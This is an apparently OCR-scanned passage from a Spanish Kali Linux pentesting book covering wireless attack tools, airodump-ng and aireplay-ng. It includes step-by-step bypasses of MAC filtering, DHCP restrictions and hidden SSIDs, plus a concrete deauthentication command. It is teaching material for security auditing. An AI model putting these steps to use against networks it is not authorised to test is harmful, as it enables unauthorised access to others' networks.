


Imagen 05.51: *Cutycapt* con *JavaScript* deshabilitado.

Conclusiones

Kali Linux ofrece un gran abanico de posibilidades incorporando un número extenso de utilidades conocidas, evitando al auditor perder el tiempo de búsqueda, descarga, instalación y configuración de las mismas.

Con esta distribución, es posible hacer de la auditoría un campo de acción ilimitado para el auditor, pues como se ha querido demostrar en este capítulo, es posible tanto valerse de herramientas que trabajan a nivel de cabeceras que componen una petición HTTP, como de aplicaciones automatizadas que con apenas configuración, son capaces de realizar explotaciones de vulnerabilidades de forma satisfactoria. No obstante, es recomendable abrir ese abanico de posibilidades de forma personal, agregando aplicaciones no incluidas en la suite o que simplemente trabajen sobre otros sistemas operativos.



Capítulo VI
Ataques Wireless

1. Tipos de ataques inalámbricos

Los ataques de tipo inalámbrico siempre han llamado la atención del gran público. Cualquier usuario del mundo de la informática ha intentado llevar a cabo un ataque de este tipo, sobre todo a tecnologías *Wireless*. Un simple ejemplo de esto podría ser cuando un usuario con pocas nociones de seguridad, o incluso con pocas nociones técnicas informáticas, intenta *crackear* la contraseña de una red *Wireless* para obtener acceso a Internet.

Lo realmente interesante de cualquier vector de ataque, aparte de conocerlo, es saber cómo funciona y como las herramientas que se utilizan realizan las acciones para explotar los fallos de configuración, fallos de seguridad o el propio fallo de la tecnología.

En la distribución de *Kali Linux* existen diversos tipos de ataques inalámbricos. Como puede ser normal los más conocidos son los ataques *Wireless*, pero no son los únicos. Este capítulo se centrará en los ataques *Wireless*, pero antes de ello se pretende enumerar los distintos tipos de ataques y las aplicaciones que realizan estos.

La tecnología *Bluetooth* es una especificación para redes inalámbricas de área personal (WPAN). Estas redes posibilitan la transmisión de voz y datos entre diferentes dispositivos gracias a un enlace por radiofrecuencia en la banda de los 2,4 GHz. Los objetivos de esta tecnología son:

- Eliminar los dispositivos atados, es decir, cables y conectores.
- Facilidad en las comunicaciones entre dispositivos móviles y fijos.
- Creación de pequeñas redes inalámbricas.
- Sincronización de datos entre dispositivos.

Ioy en día es muy común que los dispositivos que utilizan esta tecnología pertenezcan a dispositivos nóviles como *smartphones*, móviles, PDAs, portátiles, cámaras, impresoras, etcétera.

n *Kali Linux* se incluyen las siguientes herramientas para realizar *pentesting* a dispositivos con *luetooth*:

- *BTScanner*. Esta herramienta permite extraer información de cualquier dispositivo con *Bluetooth* que se encuentre habilitado. Se basa en la pila de *BlueZ* que viene con los *kernels* de *Linux*.

- *Bluelog*. Esta herramienta comenzó siendo un escáner pequeño y de fácil interacción. Se podía entender como otro escáner sencillo para detectar dispositivos con *Bluetooth* activo, pero evolucionó y también permite monitorizar tráfico *Bluetooth*.

- *Bluemaho*. Esta herramienta proporciona una *shell-GUI* para realizar funciones de escaneo de dispositivos *Bluetooth*, así como ejecutar *exploits* de vulnerabilidades conocidas en el protocolo, configurar el dispositivo, almacenar resultados en una base de datos, etcétera. Una herramienta bastante interesante para testear *Bluetooth*.

- *Blueranger*. Es un *script* en *bash* el cual permite localizar dispositivos de radio de *Bluetooth* mediante la utilización de *pings* para la creación de una conexión entre distintas interfaces *Bluetooth*.

- *Fang*. También conocida como *redfang*, es una herramienta que permite encontrar dispositivos *Bluetooth* ocultos.

- *Spooftooph*. Esta aplicación permite automatizar el proceso de suplantación o clonación de dispositivos *Bluetooth*.

La tecnología RFID, *Radio Frecuency Identification*, es un sistema de recuperación y almacenamiento de datos remoto que es utilizado por etiquetas, tarjetas, *tags* RFID. Existen distintas categorías en *Kali Linux* para estas aplicaciones y en cada una de ellas hay numerosas herramientas con distintos fines. Dichas categorías son las siguientes:

- *RFIDiot ACG*.
- *RFIDiot FROSCH*.
- *RFIDiot PCSC*.

La tecnología NFC, *Near Field Communication*, permite las comunicaciones inalámbricas de corto alcance y frecuencia alta. Se puede realizar intercambio de datos entre dispositivos. Las herramientas para NFC son las siguientes:

- *Mfcuk*.
- *Mfoc*.
- *Mifare-classic-format*.
- *Nfc-list*.
- *Nfc-mfclassic*.

Por último, se hablará de las herramientas de *Wireless* que se incluyen en *Kali Linux*. Además, en el resto del capítulo se detallarán pruebas de concepto del uso de las herramientas más interesantes en la realización de auditorías *Wireless*.

Definiciones

En este apartado se explicarán ciertas definiciones importantes para el desarrollo del capítulo, y que deben ser conocidas por los usuarios o *pentesters*.

SSID

Es un nombre incluido en todos los paquetes de una red inalámbrica para identificarlos como parte de esa red. El código consiste en un máximo de 32 caracteres que la mayoría de las veces son alfanuméricos. Todos los dispositivos inalámbricos que intentan comunicarse entre sí deben compartir el mismo SSID.

BSSID y Station

El *bssid* es la dirección física del punto de acceso y la *station* es un cliente asociado a un punto de acceso.

PSK, TKIP, AES, EAP

- PSK, *PreShared Key,* es una clave compartida entre un punto de acceso y un cliente. Son vulnerables a más acciones, sobre todo a ataques de diccionario.
- TKIP, *Temporal Key Integrity Protocol*, es un algoritmo de cifrado de datos utilizado en WPA.
- AES, *Advanced Encryption Standard*, es un algoritmo de cifrado de datos utilizado en WPA2.
- EAP, *Extensible Authentication Protocol*, protocolo para el intercambio de mensajes durante el proceso de autenticación.

2. Herramientas Wireless en Kali

Las herramientas *Wireless* disponibles en *Kali Linux* son las siguientes:

- Suite *air**. Las numerosas herramientas del prefijo *air* como son *aircrack, aireplay, airmon, airdecap*, *airbase*, etcétera. Estas herramientas permiten cambiar el modo de trabajo del adaptador inalámbrico, reinyectar paquetes, desautenticar clientes con el punto de acceso, descifrar tráfico, configurar puntos de acceso y numerosas funciones más.
- *Asleap*. Es una herramienta diseñada para *crackear* contraseñas de los protocolos LEAP y PPTP. Esta aplicación puede realizar la recuperación de las contraseñas sobre capturas en vivo o en archivos PCAP. Además, puede llevar a cabo la desautenticación de clientes en un adaptador WLAN. Su funcionalidad más utilizada es la de la recuperación de contraseñas PPTP en VPN.
- *Cowpatty*. Esta aplicación permite realizar fuerza bruta o ataques de diccionario sobre el protocolo WPA y WPA2.

- *Eapmd5pass*. Esta herramienta permite realizar un ataque de diccionario contra EAP-MD5. Se necesita una captura con la autenticación en un formato PCAP, bastante típico cuando se audita *Wireless*.
- *Fern-wifi-cracker*. Permite auditar y recuperar las claves WEP/WPA/WPS y ejecutar ataques basados en *Wireless* o *ethernet*. Proporciona una GUI muy intuitiva para llevar a cabo el proceso de auditoría. Una herramienta muy interesante que facilita mucho el trabajo básico de auditoría *Wireless*.
- *Genkeys*. Generador de claves para *asleap*.
- *Genpmk*. Esta herramienta es utilizada para crear archivos con *hashes* de manera similar a como se realiza en una *rainbow table*. En WPA el SSID es utilizado en el *salt* para crear el *hash*, por lo que es algo que hay que tener en cuenta. Hay que crear un fichero por cada SSID.
- *Giskismet*. Esta herramienta permite realizar búsquedas e inserciones en ficheros KML. Se puede utilizar para crear una base de datos con información geográfica de puntos de acceso abiertos y mostrarlos en un mapa.
- *Kismet*. Esta aplicación es un *sniffer*, detector de redes *Wireless* que trabaja en capa 2 en el protocolo 802.11. *Kismet* trabaja con cualquier tarjeta que soporte modo monitor y pueda *sniffar* tráfico de tipo 802.11b, 802.11a, 802.11g y 802.11n.
- *Mdk3*. Esta herramienta permite jugar con el SSID de los puntos de acceso, incluso provocando la desautenticación de los clientes legítimos de un punto de acceso. Otra de sus funcionalidades es la de realizar fuerza bruta contra el nombre de la red *Wireless*. Además, permite crear un número alto de SSID, gracias a los *beacons*, falsos cuya función es molestar a los usuarios legítimos.
- *Wifite*. Esta aplicación permite auditar redes *Wireless* de manera sencilla e intuitiva, gracias a su menú principal. La aplicación es de terminal, pero su menú mediante opciones deja bastante claro qué acciones se pueden realizar. Por debajo utiliza las herramientas típicas, pero gracias a su presentación no se necesita tener conocimientos de lo que se está llevando a cabo. Recomendable su uso en casos particulares, ya que simplifica mucho la configuración de las herramientas.
- *Reaver*. Esta aplicación permite realizar un ataque de fuerza brutal contra WPS, *Wi-Fi Protected Setup*. La aplicación realiza el ataque contra el PIN de WPS, consiguiendo recuperar el *passphrase* de WPA/WPA2.
- Herramientas de prefijo *zb* como pueden ser por ejemplo *zbstumbler, zbdsniff, zbreplay*, etcétera.

Requisitos

El mayor de los requisitos es que el *chipset* del adaptador *Wireless* debe poder configurarse en modo monitor. Es importante no confundir el modo monitor con el modo promiscuo de la tarjeta inalámbrica.

El modo monitor captura todo el tráfico que circule en el radio de acción del adaptador, independientemente de la red por la que viaje. Se puede entender como que el modo monitor captura todo el tráfico del aire. El modo promiscuo se configura cuando el adaptador se encuentra asociado a una red *Wireless* y se captura todo el tráfico de dicha red.

Existen ciertos sitios web que comunican al usuario la compatibilidad de su *chipset* con el modo monitor del adaptador inalámbrico. Por ejemplo, la siguiente URL *http://linux-wless.passys.nl* realizará una serie de preguntas para poder verificar la compatibilidad del *chipset* con el modo monitor.

La suite air*

La *suite* de herramientas *air* proporciona todo lo necesario para llevar a cabo una auditoría a redes *Wireless* en *Kali*. Existen otras herramientas, como son GUIs o *scripts*, que utilizan por debajo a las propias herramientas de la *suite*. A continuación se presenta un listado detallado de las herramientas *air**:

- *Airmon-ng*. Cambia el modo de trabajo de la tarjeta inalámbrica, siempre y cuando el *chipset* lo permita. El modo de trabajo pasa a ser de tipo monitor.
- *Airodump-ng*. Esta aplicación escucha o *sniffa* todo lo que circula por el aire, independientemente de su cifrado, su red, etcétera. Lógicamente si el tráfico va sin cifrar, es decir redes abiertas, se puede visualizar dicho tráfico y se podría capturar información sensible que circula por el medio de transmisión, el aire. Más adelante se detalla el uso de la aplicación.
- *Airbase-ng*. Esta herramienta permite a un usuario atacar a los clientes asociados a un punto de acceso. Es una aplicación versátil y flexible, disponiendo de distintos modos de trabajo. Otra opción interesante que aporta *airbase-ng* es la de habilitar el adaptador inalámbrico como si fuera un punto de acceso normal. De este modo, se podría engañar a un usuario para que se conectase al punto de acceso falso y capturar de manera sencilla todo su tráfico.
- *Aircrack-ng*. Esta herramienta permite realizar ataques de fuerza bruta, diccionario o estadísticos a capturas de tráfico *Wireless*. En función del tipo de cifrado de la red que se quiera *crackear* se realizará un tipo de ataque u otro.
- *Airdecap-ng*. Permite descifrar capturas de cifrado WEP y WPA, siempre y cuando se disponga de la clave de la red. El resultado de la operación es un fichero CAP con el tráfico que estaba protegido por el cifrado totalmente visible y accesible.
- *Airdecloak-ng*. Esta herramienta permite al usuario eliminar los paquetes de WEP *cloacking* de la captura de tráfico obtenida. Algunos puntos de acceso insertan *frames* WEP falsos para contaminar las posibles capturas de tráfico y que el ataque estadístico no funcione correctamente. Interesante herramienta si se observa que se tarda demasiado en *crackear* WEP.

- *Airdriver-ng*. Esta herramienta proporciona información sobre los drivers del sistema en lo que a *Wireless* se refiere. Además, proporciona la posibilidad de cargar drivers e instalar y desinstalar éstos con los parches necesarios para los modos monitor e inyección.

- *Aireplay-ng*. Permite realizar operaciones o ataques sobre los puntos de acceso y clientes asociados a éstos. Más adelante se detallan las posibilidades de esta aplicación que realiza las funciones de navaja suiza en los ataques *Wireless*.

- *Airolib-ng*. Esta herramienta permite almacenar y manejar listas de ESSID y contraseñas, calcular las PMKs, *Pairwise Master Keys* y usarlas para *crackear* WPA/WPA2. La aplicación utiliza una base de datos de poco peso, como es *SQLite3*. *Crackear* WPA/WPA2 supone calcular la PMK que se deriva de la PTK, *Private Transient Key*. El cálculo de la PMK es un proceso lento ya que utiliza PBKDF2 como algoritmo, pero la PMK es siempre la misma para un ESSID y contraseña concreta, es decir, se puede pre calcular la PMK para conseguir ciertas combinaciones y acelerar la obtención de la clave WPA/WPA2. La experiencia dice que se pueden comprobar más de 30.000 contraseñas por segundo con este método.

- *Airserv-ng*. Es un servidor para tarjetas *Wireless*, el cual permite múltiples aplicaciones y usar aplicaciones independientemente de la tarjeta o driver. Todos los drivers se encuentran incorporados en el servidor por lo que se elimina la necesidad de que cada aplicación contenga datos y drivers. Cuando un usuario utilice la *suite aircrack*, en lugar de especificar la interfaz, se especificará la dirección IP del servidor y el puerto de éste.

- *Airtun-ng*. Esta herramienta permite crear interfaces virtuales denominadas *tunnel interface*. Sus funciones principales son la monitorización de tráfico cifrado con propósito de WIDS, *Wireless Intrusion Detection System*, y la de inyectar tráfico de forma arbitraria en una red.

Airodump-ng

Es una de las herramientas estrellas de la *suite* y más conocidas. Permite al usuario escuchar todo el tráfico que circula por el aire, ayudándose de la interfaz inalámbrica trabajando en modo monitor.

En este apartado se detallan los parámetros que se pueden visualizar en una captura de tráfico con *airodump-ng*, ya que se entiende que puede ser costoso para un usuario interpretar toda la información que la aplicación muestra por pantalla.

```
CH  4 ][ Elapsed: 36 s ][ 2012-09-13 15:16

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1E:58:95:6F:7A  -39       12        7    0   6  54e. WEP  WEP         WLAN_AA
00:19:70:6F:6A:97  -39        9        0    0   6  54e. WPA2 CCMP   PSK  Orange-3372
00:19:5B:B1:0A:A0  -52       14        0    0   1  54e. WPA2 CCMP   PSK  Princesa Leia
5C:D9:98:BF:86:94  -65       12       16    0  13  54e. WPA2 CCMP   PSK  ServicioTecnico
30:46:9A:7C:FE:B1  -69       10        8    0   6  54e  WPA2 CCMP   PSK  STecnico
5C:D9:98:BF:86:9A  -72       15        6    0   1  54e. WPA2 CCMP   PSK  DLINK_Telefonic
E0:69:95:EF:BF:B3  -75        4        0    0   6  54e  WPA2 CCMP   PSK  ONO588221
```

Imagen 06.01: Captura de tráfico con *airodump-ng* (Parte 1).

```
BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:1E:65:5D:6A:30  -67    0 - 1     0        2
00:1E:58:95:6F:7A  00:1C:BF:4D:0B:B0  -37    0 - 1e   56        4
5C:D9:98:BF:86:94  00:1C:BF:74:25:5C   -1   48e- 0     0        3
5C:D9:98:BF:86:94  40:A6:D9:32:47:9E  -49   54e-54     0       13
30:46:9A:7C:FE:B1  00:22:FA:59:93:AE  -59    0 - 2e    0        4
```

Imagen 06.01: Captura de tráfico con *airodump-ng* (Parte 2).

En la siguiente tabla se resumen los parámetros que se pueden visualizar en la imagen de *airodump-ng*. Es importante entender el funcionamiento y el significado de todos los detalles que proporciona la aplicación.

Parámetro	Descripción
Bssid	Identifica la dirección MAC de un punto de acceso.
PWR	Intensidad de la señal. El significado depende del controlador, en algunos modelos cuanto más cerca del 0 mayor nivel y en otros cuanto más cerca del 100 mejor nivel de señal.
Beacons	Número de balizas o paquetes anuncio enviados por el AP.
Data	Número de paquetes de datos. En WEP solo cuentan los IVS.
#/s	Número de paquetes de datos por segundo.
CH	Canal.
MB	Velocidad mínima soportada por el AP.
ENC	Algoritmo de cifrado en uso por el AP. Puede ser OPN, WEP, WPA o WPA2.
CIPHER	Tipo de cifrado de datos. Puede ser WEP, TKIP (WPA) o CCMP (WPA2).
AUTH	Método de autenticación. Generalmente suele visualizarse PSK en entornos de clave compartida.
ESSID	Nombre de la red *Wireless*.
Station	Dirección MAC de un cliente asociado a un AP.
Probe	Son paquetes en los que un cliente intenta identificar una red *Wireless*. Por lo que se puede obtener el nombre de redes que un cliente está buscando e intenta verificar que se encuentran en su radio de acción.

Tabla 06.01: Resumen y descripción de los parámetros que se pueden visualizar en la imagen de *airodump-ng*.

Aireplay-ng

Esta herramienta permite realizar diversos ataques sobre puntos de acceso y clientes asociados. Es conocida como una navaja suiza por su diversidad en los ataques tal y como se puede visualizar en la imagen correspondiente.

```
Attack modes (numbers can still be used):

    --deauth      count : deauthenticate 1 or all stations (-0)
    --fakeauth    delay : fake authentication with AP (-1)
    --interactive       : interactive frame selection (-2)
    --arpreplay         : standard ARP-request replay (-3)
    --chopchop          : decrypt/chopchop WEP packet (-4)
    --fragment          : generates valid keystream   (-5)
    --caffe-latte       : query a client for new IVs  (-6)
    --cfrag             : fragments against a client  (-7)
    --migmode           : attacks WPA migration mode  (-8)
    --test              : tests injection and quality (-9)

    --help              : Displays this usage screen
```

Imagen 06.02: Opciones de *aireplay-ng*.

Muchos usuarios ven en el uso de esta aplicación una dificultad que no es real, ya que si se disponen de los conocimientos sobre lo que es cada ataque, el uso de la aplicación es bastante sencillo. En la siguiente tabla se pueden visualizar los distintos tipos de opciones o ataques que presenta la aplicación.

Ataque	Descripción
-0 Desautenticación	Este ataque permite al atacante desautenticar a uno o varios clientes de un punto de acceso.
-1 Autenticación falsa	Este ataque permite asociarse a un punto de acceso, siempre y cuando el AP lo permita.
-2 Selección interactiva	Este ataque permite elegir un paquete y reenviarlo. Puede dar mejores resultados que el ataque 3.
-3 Reinyección de paquetes	Este ataque permite capturar un paquete ARP y reinyectarlo contra el AP, generando gran volumen de tráfico.
-4 Ataque ChopChop	Este ataque no recupera la clave WEP en sí misma, sino que revela meramente el texto plano.
-5 Fragmentación	Este ataque intenta generar una *keystream*.
-6 Caffe-Latte	Los clientes asociados serán quienes aporten más IVs para *crackear* la red.

Tabla 06.02: Resumen y descripción de los tipos de ataques en *aireplay*.

Evasión de configuraciones básicas de seguridad

Existen configuraciones muy básicas de seguridad para los puntos de acceso. En muchos ámbitos, y un sector de los profesionales de la seguridad, no se consideran configuraciones de seguridad, pero sí aportan una pequeña capa, la cual habría que evadir. Por esta razón, en el instante que hay que evadir una capa de seguridad, por muy pequeña que sea, se está hablando de configuración básica de seguridad. A continuación se enumeran las tres configuraciones básicas de seguridad:

- Filtrado de direcciones MAC.
- DHCP desactivado o erróneo.
- SSID Oculto.

El filtrado de direcciones MAC permite autenticarse en la red sólo con un conjunto de direcciones MAC válido. Para saltar esta protección, sencillamente habrá que realizar *MAC Spoofing*, es decir, suplantar la dirección MAC de un cliente que tenga acceso a la red. El proceso se puede ejemplificar de la siguiente manera:

- Con la herramienta *airodump-ng* y el adaptador en modo monitor se pueden visualizar los clientes asociados a un punto de acceso.
- Si no hay un cliente asociado al punto de acceso, se deberá esperar a que esta situación se concrete.
- Una vez que se dispone de una dirección MAC válida, se debe cambiar mediante el uso de la herramienta *macchanger*.
- Se ha conseguido realizar un *Bypass* del filtrado de direcciones MAC en un punto de acceso.

La restricción DHCP puede entenderse de varias maneras. La primera es que el servidor DHCP de la red *Wireless* a la que se accede no aporta direcciones IP de manera dinámica. La segunda es que el servidor DHCP distribuye un rango de red erróneo, ¿Con qué fin? Confundir al intruso y no conseguir conectividad con máquinas de la WLAN, ni salida a Internet.

Si el servidor DHCP se encuentra deshabilitado saltarse la restricción es tan sencillo como configurar la dirección IP, DNS y puerta de enlace manualmente. ¿Cómo sabemos el rango de la red? Si existe un cliente asociado a la red se coloca un *sniffer*, o incluso con *airodump-ng*, y se captura el tráfico de la red obteniendo la dirección IP del cliente asociado. Si no existe un cliente asociado a la red, se podría hacer un escaneo ARP a rangos de red locales para ver al *router* y encontrar el posible rango. Otra posibilidad es esperar a que los paquetes *multicast* aparezcan, que seguro que ocurre, y obtener una dirección IP válida.

Si el servidor DHCP reparte direcciones IP falsas, es decir, de un rango erróneo al de la red, el usuario notará que no encuentra equipos en ese segmento ni puede navegar a través de Internet. Se podría utilizar el procedimiento descrito para cuando el servidor DHCP se encuentra deshabilitado, y de esta forma obtener el rango correcto.

La restricción del SSID consiste en ocultar el nombre de la red, lo cual provoca que un cliente deba introducir el nombre de la red inalámbrica a la que se quiere conectar. Existen varias posibilidades para obtener el SSID de la red, si existe un cliente asociado a la red *Wireless*, se puede provocar mediante *aireplay-ng* la desautenticación del punto de acceso y conseguir que el cliente se vuelva a autenticar enviando un paquete *Probe* con el nombre de la red. Si no existe ningún cliente asociado al punto de acceso se deberá esperar a que se autentique un cliente, o bien, realizar fuerza bruta con

la aplicación *mdk3*. Para nombres de red menores de 5 o 6 caracteres la fuerza bruta puede ser una solución, para nombres de mayor longitud no es una buena opción.

Proof Of Concept: Bypass MAC + Bypass DHCP + SSID Oculto

En esta prueba de concepto se presenta el siguiente escenario:

- Un punto de acceso que tiene configurado el acceso solo para clientes con dirección MAC CA:FE:CA:FE:CA:FE y 00:1C:BF:4D:0B:B0.
- Un punto de acceso con DHCP deshabilitado.
- El SSID de la red oculto.
- Un cliente asociado a la red.
- El atacante dispone de la contraseña de la red *Wireless* o ésta se encuentra abierta, es decir, sin cifrado en el tráfico de paquetes por el medio de transmisión.

¿Cómo evadir estas restricciones? Como se verá a continuación, con *Kali Linux*, y otras muchas distribuciones de seguridad, es realmente sencillo evadir estas medidas básicas de seguridad *Wireless*.

En primer lugar se debe configurar la tarjeta en modo monitor mediante la instrucción *airmon-ng start <interfaz wlan>*. Una vez hecho esto la tarjeta podrá *escuchar* todo lo que circule por el aire.

Con *airodump-ng* se puede visualizar el estado aéreo alrededor del equipo. En la imagen se visualiza como existe una red con SSID oculto, de longitud 4, la cual tiene asociado un equipo cliente. Gracias a éste se podrá obtener el nombre de la red real, para ello se ejecuta el ataque de desautenticación de *aireplay-ng -0 5 –a <dirección MAC AP> -c <dirección MAC cliente> mon0*.

```
CH  6 ][ Elapsed: 0 s ][ 2013-04-03 12:30

